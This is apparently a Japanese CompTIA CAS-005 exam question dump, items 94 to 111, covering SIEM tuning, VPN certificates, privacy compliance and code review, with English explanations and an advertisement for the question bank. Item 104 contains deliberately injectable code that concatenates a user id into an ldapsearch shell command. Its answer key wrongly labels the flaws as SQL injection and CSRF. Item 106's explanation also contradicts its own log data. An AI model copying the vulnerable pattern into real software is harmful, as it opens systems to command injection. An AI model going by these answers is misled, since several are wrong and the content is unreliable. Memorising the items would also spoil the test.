* スタッフは定期的なタスクに関する電子メール通知を受信する必要があります。
これらすべての要件を最もよく満たすのは次のどれですか?
A. リスクレジスターの作成
B. 特権アクセス管理システムの構成
C. GRCツールの実装
D. 脆弱性管理プログラムの立ち上げ
正解: **(**正解を表示します**)**

質問: **94**
セキュリティアナリストが、新しいAIチャットボットの脅威モデリングを行っています。このAIチャットボットは、顧客が同社のSaaSサービス内で構成情報を作成するのを支援するために展開されます。
以下の問題のうち、社内の法務チームの関与が必要となるのはどれでしょうか？
A. 悪用可能なモデル反転の脆弱性に対するバグ報奨金が提出されました。
B. チャットボットを使用するすべてのお客様に影響を与える可能性のあるDoS脆弱性が存在します。
C. 内部ユーザーがプロンプトインジェクションを使用してガードレールを無視する方法を発見しました。
D. 顧客データに基づいてモデルをトレーニングする前に、ユーザーの同意が収集されていません。
E. アクセス制御の問題により、モデルに誤った情報が注入されています。
正解: **(**正解を表示します**)**

質問: **95**
サンドボックス内でコードを実行しようとしても、何も結果が得られません。マルウェアアナリストは、マルウェアをさらに分析し、有用なIoC(侵害指標)を発見するために、次に次のうちどれを行うべきでしょうか？
A. 16進数エンコードされたサンプルをバイナリに変換し、逆コンパイルを試みます。
B. エンコードされたサンプルをオンラインの脆弱性ツールで実行し、一致するものがないか確認します。
C. サンプルの先頭と末尾にバイナリ実行可能ファイルを挿入し、実行を試みます。
D. エンコードされていないスニペットに対して逆アセンブラを使用して、バイナリからASCIIテキストに変換します。
正解: **(**正解を表示します**)**
The provided hex sequence begins with " 4d 5a, " which corresponds to the ASCII characters " MZ, " indicating the presence of a DOS MZ executable file header. This suggests that the sample is a Windows executable file. To analyze this malware effectively, the analyst should convert the hex-encoded data back into its binary form to reconstruct the executable file. Once converted, the analyst can use decompilation tools to translate the binary code into a higher-level programming language, facilitating a deeper understanding of the malware ' s functionality and the extraction of Indicators of Compromise (IoCs).

Other options, such as running the sample through an online vulnerability tool (Option B) or padding it with executables (Option C), are less effective without first converting the hex data back to its original binary form. Using a disassembler on the unencoded snippet (Option D) would not be feasible until the hex data is properly reconstructed into its executable binary format.
Reference:CompTIA SecurityX CAS-005 Official Study Guide, Chapter 5: " Malware Analysis, " Section
5.3: " Static and Dynamic Analysis Techniques. "

質問: **96**
セキュリティ管理者は、実際の攻撃者のTTP(戦術、技術、手順)を用いて、SIEMに設定されている検出ルールの有効性を検証する必要があります。この目的を達成するために、セキュリティ管理者は次のうちどの行動を取るべきでしょうか？
A. 内部侵入テストを実行します。
B. 敵対者エミュレーションを使用します。
C. 内部脆弱性評価を実行します。
D. 脅威探索演習を実施する。
E. 新しい脅威インテリジェンスフィードを取り込む。
正解: **B (**コメントを発表する**)**
The best option is adversary emulation. Adversary emulation involves simulating real-world attacker Tactics, Techniques, and Procedures (TTPs) based on frameworks like MITRE ATT & CK. Unlike penetration tests, which primarily focus on identifying exploitable vulnerabilities, adversary emulation specifically tests the effectiveness of detection and response capabilities against known adversarial behaviors.
Option A (penetration testing) provides value but may not align test cases with SIEM detection rules. Option C (vulnerability assessment) identifies weaknesses but does not test detection rules. Option D (threat hunting) is proactive analysis but does not validate existing SIEM rule coverage in a structured manner. Option E (threat feeds) enrich SIEM data but do not test its efficacy.
CAS-005 identifies adversary emulation as a key strategy for validating detection and response coverage. It provides measurable results about what alerts are triggered and where detection gaps exist, enabling organizations to tune SIEM rules for improved efficacy.

質問: **97**
セキュリティ担当者は、企業環境にサードパーティ製ソリューションを導入する前に、デューデリジェンスを実施します。セキュリティ担当者は、データ主体のアクセス要求に対応するプロセスが整備されていることをサードパーティから証明する必要があります。セキュリティ担当者がコンプライアンス維持のために最も求めているのは、次のうちどれでしょうか。
A. 情報セキュリティ基準
B. 電子情報開示の要件
C. プライバシー規制
D. 認定要件
E. レポートフレームワーク
正解: **(**正解を表示します**)**
The best answer is C. Privacy regulations . A data subject access request process exists to support an individual's right to access their personal data. Regulators and official privacy guidance define this as a core privacy right. The UK ICO explains that the "right of access, commonly referred to as subject access, gives individuals the right to obtain a copy of their personal data" , and Article 15 GDPR establishes the same right in law. Because the security officer is asking a third party to prove it can handle these requests, the officer is clearly validating compliance with privacy law and related data protection obligations.
This also aligns with CompTIA SecurityX's GRC focus on compliance requirements, program documentation, and data governance. A third party that processes personal data for the enterprise must be able to respond appropriately to access requests from data subjects, so confirming that process is a due diligence activity tied to regulatory privacy compliance rather than e-discovery, certification, or generic reporting frameworks.
Why the other options are incorrect:

A). Information security standards may require good practices, but DSAR handling is specifically about privacy rights. B. E-discovery requirements relate to legal discovery and litigation processes, not an individual's privacy access rights. D. Certification requirements and E. Reporting frameworks are not the primary reason an organization must support subject access requests. The clearest and most accurate answer is privacy regulations.
References:
ICO guidance on subject access requests and the right of access.
UK/EU GDPR Article 15, right of access by the data subject.
CompTIA SecurityX official exam objectives summary, GRC domain.
CompTIA SecurityX CAS-005 exam objectives PDF mirror.

質問: **98**
ある企業のSICMは、誤検知と誤検出を継続的に報告しています。セキュリティ運用チームは、考えられる報告エラーをトラブルシューティングするために構成変更を実施しました。次のうち、必要なアナリストプロセスを最もよくサポートする情報源はどれですか？(2つ選択してください)。
A. 第三者機関のレポートとログ
B. トレンド
C. ダッシュボード
D. アラートの失敗
E. ネットワークトラフィックの概要
F. 手動レビュープロセス
正解: **(**正解を表示します**)**
When dealing with false positives and false negatives reported by a Security Information and Event Management (SIEM) system, the goal is to enhance the accuracy of the alerts and ensure that actual threats are identified correctly. The following sources of information best support the analysis process:
A). Third-party reports and logs: Utilizing external sources of information such as threat intelligence reports, vendor logs, and other third-party data can provide a broader perspective on potential threats. These sources often contain valuable insights and context that can help correlate events more accurately, reducing the likelihood of false positives and false negatives.
B). Trends: Analyzing trends over time can help inunderstanding patterns and anomalies in the data. By observing trends, the security team can distinguish between normal and abnormal behavior, which aids in fine- tuning the SIEM configurations to better detect true positives and reduce false alerts.
Other options such as dashboards, alert failures, network traffic summaries, and manual review processes are also useful but are more operational rather than foundational for understanding the root causes of reporting errors in SIEM configurations.
References:
CompTIA SecurityX Study Guide: Emphasizes the importance of leveraging external threat intelligence and historical trends for accurate threat detection.
NIST Special Publication 800-92, " Guide to Computer Security Log Management " : Highlights best practices for log management, including the use of third-party sources and trend analysis to improve incident detection.
" Security Information and Event Management (SIEM) Implementation " by David Miller: Discusses the use of external intelligence and trends to enhance SIEM accuracy.

質問: **99**
ある企業が、世界各地から調達したハードウェアとソフトウェアのコンポーネントを組み合わせたセキュリティアプライアンスを販売しています。このセキュリティアプライアンスをインストールするには、アプライアンス上のサービスアカウントに管理者権限を付与する必要があります。このアプライアンスによってもたらされるリスクは最小限であることを、新規顧客と既存顧客に保証するには、次のどれが効果的でしょうか。
A. 第三者評価者による内部リスク軽減研究の結果
B. アプライアンスで実行された定性的なリスク分析の結果
C. 透明性の高いサプライチェーンリスク管理とテストプログラム

D. ビジネス影響分析とリスクの優先順位付けプロセス
正解: **(**正解を表示します**)**

質問: **100**
最近の監査で、次の情報に基づいて、ある会社のシステムが評価されました。

Department	System	Status	Notes
Accounting	TaxReporting	OK	
Human resources	HRIS	OK	
Manufacturing	ProductionControl	WARNING	EOL software detected
Support	ServiceDesk	WARNING	Patches available

CompTIA jpnshiken.com

攻撃対象領域を減らすための最良の方法はどれですか?
A. 製造業における影響を受けるすべての機械に EDR ソリューションを導入する
B. 製造ネットワークをファイアウォールでセグメント化し、ルールを監視モードに設定する
C. ソフトウェアへの脅威を監視および検出するためのIDSをインラインで設定する
D. アプリケーション対応ファイアウォールを実装し、アプリケーションアクセスに対する厳格なルールを記述する
正解: **(**正解を表示します**)**
SecurityX CAS-005 network architecture objectives emphasize limiting exposure of vulnerable systems by using application-aware firewalls with strict rule sets.
* This approach directly reduces the attack surface by allowing only approved application traffic to and from the vulnerable systems, mitigating risk until systems are patched or replaced.
* EDR (A) enhances detection but doesn't inherently reduce the exposed services.
* Network segmentation in monitor mode (B) doesn't block threats.
* IDS (C) detects activity but does not block it.

質問: **101**
リモートワークが多い組織のネットワークセキュリティアーキテクトが、業務要件を満たすために常時接続型のVPNを導入しました。アーキテクトがこのアプローチを採用した理由を最もよく説明しているのは次のうちどれですか？
A. オンプレミスのディレクトリサービスを使用したデバイス認証を容易にするため
B. 直接接続された印刷およびスキャンリソースへのアクセスを許可する
C. ローカルに接続されたリムーバブルストレージの使いやすさを有効にするため
D. スマートカードのPINを変更するためのアップデートを承認する
正解: **A (**コメントを発表する**)**
Always-on VPN ensures that devices connect automatically to the corporate network whenever they are online, allowing seamless access to internal resources and enabling authentication against on-premises directory services (such as Active Directory). This supports centralized identity management, GPO enforcement, and compliance requirements.
Options B, C, and D involve local or peripheral resources, which are unaffected by VPN state.

質問: **102**
リモートワークモデルに移行する企業では、会社所有のデバイスがデバイス自体にログインする前にVPNに接続することを義務付けています。VPNゲートウェイでは、社内PKI内のマシン証明書に特定の鍵拡張が展開されている必要があります。この要件を最も適切に説明しているのは次のうちどれですか？
A. 証明書は、VPN アクセスの規制上の MFA 要件を満たすための追加要素です。
B. VPN クライアントは、ユーザーの介入なしに、正しいキー使用法を使用して証明書を選択しました。

C. 内部 PKI 証明書の展開により、他のシステムにログインする前に Wi-Fi 接続が可能になります。
D. サーバー接続では SSL VPN が使用され、安全な通信のために証明書が使用されます。
正解: **(**正解を表示します**)**
This scenario describes anenterprise VPN setup that requires machine authenticationbefore a user logs in. The best explanation for this requirement is that theVPN client selects the appropriate certificate automaticallybased on the key extension in the machine certificate.
Understanding the Key Extension Requirement:
PKI (Public Key Infrastructure)issues machine certificates that include specific key usages such asClient AuthenticationorIPSec IKE Intermediate.
Key usage extensionsdefine how a certificate can be used, ensuring that onlyvalid certificates are selected by the VPN client.
Why Option B is Correct:
The VPNautomaticallyselects the correct machine certificate with the appropriate key extension.
The process occurswithout user intervention, ensuring seamless VPN authentication before login.
Why Other Options Are Incorrect:
A (MFA requirement):Certificates used in this scenario are for machine authentication, not user MFA. MFA typically involves user credentials plus a second factor (like OTPs or biometrics), which isnot applicable here.
C (Wi-Fi connectivity before login):This refers topre-logon networking, which is a separate concept where devices authenticate to a Wi-Fi network before login, usually via 802.1X EAP-TLS. However, this question specifically mentions VPN authentication, not Wi-Fi authentication.
D (SSL VPN with certificates):While SSL VPNs do use certificates,this scenario involves machine certificates issued by an internal PKI, which are commonly used inIPSec VPNs, not SSL VPNs.
Reference:
CompTIA SecurityX CAS-005 Official Study Guide: Section onMachine Certificate Authentication in VPNs NIST SP 800-53: Guidelines on authentication mechanisms RFC 5280: Internet X.509 Public Key Infrastructure Certificate and CRL Profile

質問: **103**
システム管理者は、組織内でのパッチ適用の失敗件数を減らしたいと考えています。管理者は、システム所有者がシステムやアプリケーションをアドホックに変更していることを発見しました。パッチ適用の失敗件数を減らすための最適な方法は、次のうちどれですか？
A. コンプライアンス追跡
B. 状況認識
C. 変更管理
D. 品質保証
正解: **C (**コメントを発表する**)**
To reduce the number of failed patch deployments, the systems administrator should implement a robust change management process. Change management ensures that all modifications to systems or applications are planned, tested, and approved before deployment. This systematic approach reduces the risk of unplanned changes that can cause patch failures and ensures that patches are deployed in a controlled and predictable manner.
References:
CompTIA SecurityX Study Guide: Emphasizes the importance of change management in maintaining system integrity and ensuring successful patch deployments.
ITIL (InformationTechnology Infrastructure Library) Framework: Provides best practices for change management in IT services.
" The Phoenix Project " by Gene Kim, Kevin Behr, and George Spafford: Discusses the critical role of change management in IT operations and its impact on system stability and reliability.

質問: **104**
製品開発チームは、リリース前にレビューを受けるため、コードスニペットを提出しました。
説明書

コードスニペットを分析し、各コードスニペットに対して1つの脆弱性と1つの修正方法を選択してください。
コードスニペット1

Code Snippet 1 | Code Snippet 2

```
Web browser:
URL: https://comptia.org/profiles/userdetails?userid=103


Web server code:
...
String accountQuery = "SELECT * from users WHERE userid = ?";
PreparedStatement stmt = connection.prepareStatement(accountQuery);
stmt.setString(1, request.getParameter("userid"));
ResultSet queryResponse = stmt.executeQuery();
```

コードスニペット2

```
Caller:
URL: https://comptia.org/api/userprofile?userid=103


API endpoint (/searchDirectory):
...
import subprocess
from http.server import HTTPServer, BaseHTTPRequestHandler
httpd = HTTPServer(('192.168.0.5, 8443), BaseHTTPRequestHandler)
httpd.serve_forever()

def get_request(request):
 userId = request.getParam(userid)

 ldapLookup = 'ldapsearch -D "cn=' + userId + '" -W -p 389
                          -h loginserver.comptia.org
                          -b "dc=comptia,dc=org" -s sub -x "(objectclass=*)"'
 accountLookup = subprocess.popen(ldapLookup)

 if (userExists(accountLookup))
     accountFound = true
 else
     accountFound = false
...
```

脆弱性1：
SQLインジェクション
クロスサイトリクエストフォージェリ
サーバーサイドリクエストフォージェリ
間接的な目的語参照
クロスサイトスクリプティング
修正1：
ユーザーIDフィールドの入力サニタイズを実行します。
queryResponse の出力エンコーディングを実行します。
usex:iaがログインしているユーザーに属していることを確認してください。
URLを検査し、任意の要求を拒否する。

偽造防止トークンを実装する。
脆弱性2
1) サービス拒否
2) コマンドインジェクション
3) SQLインジェクション
4) 認証バイパス
5) GET経由で渡される認証情報
修正2
A) 準備済みステートメントを実行し、バインドする
変数。
B) serve_forever命令を削除します。
C) GET パラメータによって 認証済み」の値が上書きされないようにする。
D) 機密性の高いパラメータにはHTTP POSTを使用する必要があります。
E) ユーザーIDフィールドの入力サニタイズを実行します。
正解:
See the solution below in explanation.
Explanation:
Code Snippet 1
Vulnerability 1: SQL injection
SQL injection is a type of attack that exploits a vulnerability in the code that interacts with a database. An attacker can inject malicious SQL commands into the input fields, such as username or password, and execute them on the database server. This can result in data theft, data corruption, or unauthorized access.
Fix 1: Perform input sanitization of the userid field.
Input sanitization is a technique that prevents SQL injection byvalidating and filtering the user input values before passing them to the database. The input sanitization should remove any special characters, such as quotes, semicolons, or dashes, that can alter the intended SQL query. Alternatively, the input sanitization can use a whitelist of allowed values and reject any other values.
Code Snippet 2
Vulnerability 2: Cross-site request forgery
Cross-site request forgery (CSRF) is a type of attack that exploits a vulnerability in the code that handles web requests. An attacker can trick a user into sending a malicious web request to a server that performs an action on behalf of the user, such as changing their password, transferring funds, or deleting data. This can result in unauthorized actions, data loss, or account compromise.
Fix 2: Implement anti-forgery tokens.
Anti-forgery tokens are techniques that prevent CSRF by adding a unique and secret value to each web request that is generated by the server and verified by the server before performing the action. The anti- forgery token should be different for each user and each session, and should not be predictable or reusable by an attacker. This way, only legitimate web requests from the user's browser can be accepted by the server.

質問: **105**
SOCアナリストは、侵入テスト担当者がペイロードの作成と実行に成功した事象を調査している。アナリストは、影響を受けたサーバーから以下のコマンド履歴を取得した。

```
$ uname -a && env
$ vim foo.c
$ gcc foo.c /tmp/lockfile
$ chmod +x /tmp/lockfile
$ ./tmp/lockfile
```

サーバーのセキュリティを向上させるために、アナリストは以下のうちどれを実施すべきでしょうか？
A. カーネルがサポートするASLR制御

B. 許可リストを持つアプリケーションコントロール
C. グローバル書き込み可能なフォルダに対するOSの制限
D. 特定のプロセスを終了させるEDRシグネチャ
正解: **(**正解を表示します**)**
The best way to mitigate the ability of attackers or penetration testers to execute arbitrary payloads is to enforce application controls with allow lists (B). Application allow listing ensures that only pre-approved, trusted software and scripts can be executed on the system. This prevents attackers from dropping or running malicious binaries, even if they exploit vulnerabilities to gain access. CAS-005 emphasizes allow listing as a preventive control against post-exploitation persistence and lateral movement.
Option A (ASLR) randomizes memory addresses and helps mitigate buffer overflow exploits but does not directly prevent execution of unauthorized programs. Option C (OS restrictions of globally writable folders) improves security hygiene but still does not stop attackers from executing already placed payloads in non- restricted locations. Option D (EDR signatures) are reactive and limited, since attackers often use novel or obfuscated payloads not yet captured by signature databases.
Therefore, implementing application controls with allow lists provides the strongest defense against unauthorized payload execution in this context.

質問: **106**
アナリストは SIEM をレビューし、次のレポートを生成します。

Host	Rule	Offense Trigger
VM002	Network connection	TCP connection generated to web.corp.local
HOST002	Network connection	Web navigation to comptia.org
HOST002	File download	File download from web browser from web.corp.local
VM002	Network connection	Web navigation to web.corp.local
HOST002	Network connection	Web navigation to comptia.org/files
HOST002	Log-in activity	Log-in successful after two attempts

CompTIA
jpnshiken.com

インターネットトラフィックが許可されているのはHOST002のみです。次の記述のうち正しいものはどれですか。
A. VM002 ホストは誤って構成されているため、ネットワーク チームによる修正が必要です。
B. HOST002 ホストが攻撃を受けているため、セキュリティ インシデントを宣言する必要があります。
C. SIEM プラットフォームは、アラートに関して複数の誤検知を報告しています。
D. ネットワーク接続アクティビティが異常であり、ネットワーク感染の可能性が高いです。
正解: **D (**コメントを発表する**)**
Understanding the Security Event:
HOST002 is the only device authorized for internet traffic. However, theSIEM logs show that VM002 is making network connections to web.corp.local.
This indicatesunauthorized access, which could bea sign of lateral movement or network infection.
This is ared flagfor potential malware, unauthorized software, or a compromised host.
Why Option D is Correct:
Unusual network traffic patternsare often an indicator of acompromised system.
VM002 should not be communicating externally, but it is.
This suggests a possiblebreach or malware infectionattempting to communicate with a command-and-control (C2) server.
Why Other Options Are Incorrect:
A (Misconfiguration):While a misconfiguration could explain the unauthorized connections, the pattern of activity suggests something more malicious.
B (Security incident on HOST002):The issue is not with HOST002. The suspicious activity isfrom VM002.
C (False positives):The repeated pattern of unauthorized connections makes false positivesunlikely.
Reference:

CompTIASecurityX CAS-005 Official Study Guide:Chapter on SIEM & Incident Analysis MITRE ATT & CK Tactics:Lateral Movement & Network-based Attacks NIST 800-94:Guidelines for Network Intrusion Detection and Analysis

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu **604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **107**
ソフトウェア開発チームは社内テスト用に有効なデータを必要としています。しかし、社内規定により、このデータを平文で使用できません。これらの要件を満たす最適なソリューションは次のうちどれですか？
A. データハッシュの設定
B. トークン化の導入
C. データをヌルレコードに置き換える
D. データ難読化の実装
正解: **(**正解を表示します**)**
Tokenization replaces sensitive data elements with non-sensitive equivalents, called tokens, that can be used within the internal tests. The original data is stored securely and can be retrieved if necessary. This approach allows the software development team to work with data that appears realistic and valid without exposing the actual sensitive information.
Configuring data hashing (Option A) is not suitable for test data as ittransforms the data into a fixed-length value that is not usable in the same way as the original data. Replacing data with null records (Option C) is not useful as it does not provide valid data for testing. Data obfuscation (Option D) could be an alternative but might not meet the regulatory requirements as effectively as tokenization.
References:
CompTIA Security+ Study Guide
NIST SP 800-57 Part 1 Rev. 5, "Recommendation for Key Management"
PCI DSS Tokenization Guidelines

質問: **108**
量子コンピューティングの進歩により、企業や国が新しい暗号化アルゴリズムを導入する主な理由はどれですか?
A. 大きな素数に基づく暗号化システムは、悪用される可能性が高くなります。
B. ゼロトラスト セキュリティ アーキテクチャでは、準同型暗号化が必要になります。
C. 完全な前方秘匿性により、高度なファイアウォール監視技術の導入が妨げられる
D. 量子コンピュータは悪意のある人物がIPトラフィックをリアルタイムでキャプチャすることを可能にする
正解: **A (**コメントを発表する**)**
Advancements in quantum computing pose a significant threat to current encryption systems, especially those based on the difficulty of factoring large prime numbers, such as RSA. Quantum computers have the potential to solve these problems exponentially faster than classical computers, making current cryptographic systems vulnerable.
Why Large Prime Numbers are Vulnerable:
Shor ' s Algorithm: Quantum computers can use Shor ' s algorithm to factorize large integers efficiently, which undermines the security of RSA encryption.
Cryptographic Breakthrough: The ability to quickly factor large prime numbers means that encrypted data, which relies on the hardness of thismathematical problem, can be decrypted.
Other options, while relevant, do not capture the primary reason for the shift towards new encryption algorithms:
B). Zero Trust security architectures: While important, the shift to homomorphic encryption is not the main driver for new encryption algorithms.

C). Perfect forward secrecy: It enhances security but is not the main reason for new encryption algorithms.
D). Real-time IP traffic capture: Quantum computers pose a more significant threat to the underlying cryptographic algorithms than to the real-time capture of traffic.
References:
CompTIA SecurityX Study Guide
NIST Special Publication 800-208, " Recommendation for Stateful Hash-Based Signature Schemes "
" Quantum Computing and Cryptography, " MIT Technology Review

質問: **109**
ある企業が、機密情報や個人識別情報を扱うAIモデルを導入しました。この企業にとって最も懸念される脅威は次のうちどれでしょうか？
A. モデル盗用
B. 即時注入
C. モデル中毒
D. 安全でない出力処理
正解: **(**正解を表示します**)**


質問: **110**
COL システムに依存している企業は、新しいソリューションが利用可能になるまでシステムを運用し続けなければなりません。この目標を達成するための最も安全な方法はどれですか?
A. システムを分離し、ファイアウォールルールを適用して必要なエンドポイントのみへのアクセスを許可する
B. 強力な認証情報の適用と監視機能の向上
C. ITチームによる必要なメンテナンスを実行するためにシステムアクセスを制限する
D. システムを遮蔽されたサブネットに配置し、内部リソースからのアクセスをブロックする
正解: **(**正解を表示します**)**
To ensure the most secure way of keeping a legacy system (COL) operating until a new solution is available, isolating the system and enforcing strict firewall rules is the best approach. This method minimizes the attack surface by restricting access to only the necessary endpoints, thereby reducing the risk of unauthorized access and potential security breaches. Isolating the system ensures that it is not exposed to the broader network, while firewall rules control the traffic that can reach the system, providing a secure environment until a replacement is implemented.
References:
CompTIA SecurityX Study Guide: Recommends network isolation and firewall rules as effective measures for securing legacy systems.
NIST Special Publication 800-82, " Guide to Industrial Control Systems (ICS) Security " : Advises on isolating critical systems and using firewalls to control access.
" Network Security Assessment " by Chris McNab: Discusses techniques for isolating systems and enforcing firewall rules to protect vulnerable or legacy systems.
By isolating the system and implementing strict firewall controls, the organization can maintain the necessary operations securely while working on deploying a new solution.

質問: **111**
レガシーアプリケーションに対するSASTレポートの結果に基づき、セキュリティエンジニアは脆弱性があると指摘された以下のコードスニペットをレビューしています。
変更する必要のある脆弱なコード行は、次のうちどれですか？

```
[01] #include <stdio.h>
[02] #include <string.h>
[03] ...
